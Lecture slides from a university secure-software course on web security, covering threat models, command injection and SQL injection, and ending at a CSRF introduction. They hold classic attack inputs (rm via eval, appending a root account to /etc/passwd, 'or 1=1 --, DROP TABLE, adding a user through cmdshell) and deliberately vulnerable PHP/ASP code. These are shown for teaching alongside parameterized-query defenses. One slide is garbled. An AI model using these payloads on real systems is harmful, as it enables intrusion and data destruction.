CE 874 - Secure Software Systems

Web Security

Mehdi Kharrazi
Department of Computer Engineering
Sharif University of Technology

Acknowledgments: Some of the slides are fully or partially obtained from other sources. A reference is noted on the bottom of each slide, when the content is fully obtained from another source. Otherwise a full list of references is provided on the last slide.

Goals of web security

- Safely browse the web
- Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information
    - Site A cannot compromise session at Site B
- Support secure web applications
    - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications

Web Threat Models

- Web attacker
    - Control attacker.com
    - Can obtain SSL/TLS certificate for attacker.com
    - User visits attacker.com
        - Or: runs attacker's Facebook app, etc.
- Network attacker
    - Passive: Wireless eavesdropper
    - Active: Evil router, DNS poisoning
- Malware attacker
    - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers may contain exploitable bugs
    - Often enable remote code execution by web sites
    - Google study: [the ghost in the browser 2007]
        - Found Trojans on 300,000 web pages (URLs)
        - Found adware on 18,000 web pages (URLs)
- Even if browsers were bug-free, still lots of vulnerabilities on the web
    - XSS, SQLi, CSRF, …

WEB Attacks

Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- SQL Injection
  - Uses SQL to change meaning of database command ver
  - cious SQL
- CSRF – Cross-site request forgery
  - Leverage user's session at victim sever to good web site, using
- XSS – Cross-site scripting
  - Inject malicious script into trusted context script that steals information from

Command Injection

Background for SQL Injection

General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example
  - code injection based on eval (PHP)
  - http://site.com/calc.php (server side calculator)

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
...
```

- Attack
  - http://site.com/calc.php?exp=" 10 ; system('rm *.*') "

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail $email –s $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root/:/bin/sh">>/etc/passwd; ls
```

SQL Injection


Database queries with PHP (the wrong way)

- Sample PHP

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person WHERE
                        Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if 'recipient' is malicious string that changes the meaning of the query?

Basic picture: SQL Injection



Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
      AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
   login success
else  fail;
```

Is this exploitable?

Normal Query

Bad input

- Suppose user = " `'or 1=1 --` " (URL encoded)

- Then scripts does:
  - `ok = execute( SELECT …`
  - `WHERE user= ' ' or 1=1 -- … )`

- The "`--`" causes rest of line to be ignored.

- Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =
  - **“ ' ; DROP TABLE Users -- ”**
- Then script does:
  - `ok = execute( SELECT …`
  - `WHERE user= ' ' ; DROP TABLE Users … )`
- Deletes user table
- Similarly: attacker can add users, reset pwds, etc.

Even worse …

- Suppose user =
  - `'; exec cmdshell`
  - `'net user badguy badpwd' / ADD --`
- Then script does:
  - `ok = execute( SELECT …`
  - `WHERE username= '  ' ; exec …  )`
- If SQL server context runs as “sa”, attacker gets account on DB server

Preventing SQL Injection

- Never build SQL commands yourself !
- Use parameterized/prepared SQL
- Use ORM framework


Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ′ → \′
- Example: Parameterized SQL: (ASP.NET 1.1)
- Ensures SQL arguments are properly escaped.


```
SqlCommand cmd = new SqlCommand(
 "SELECT * FROM UserTable WHERE
 username = @User AND
 password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

Cross Site Request Forgery

Recall: session using cookies



Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ….

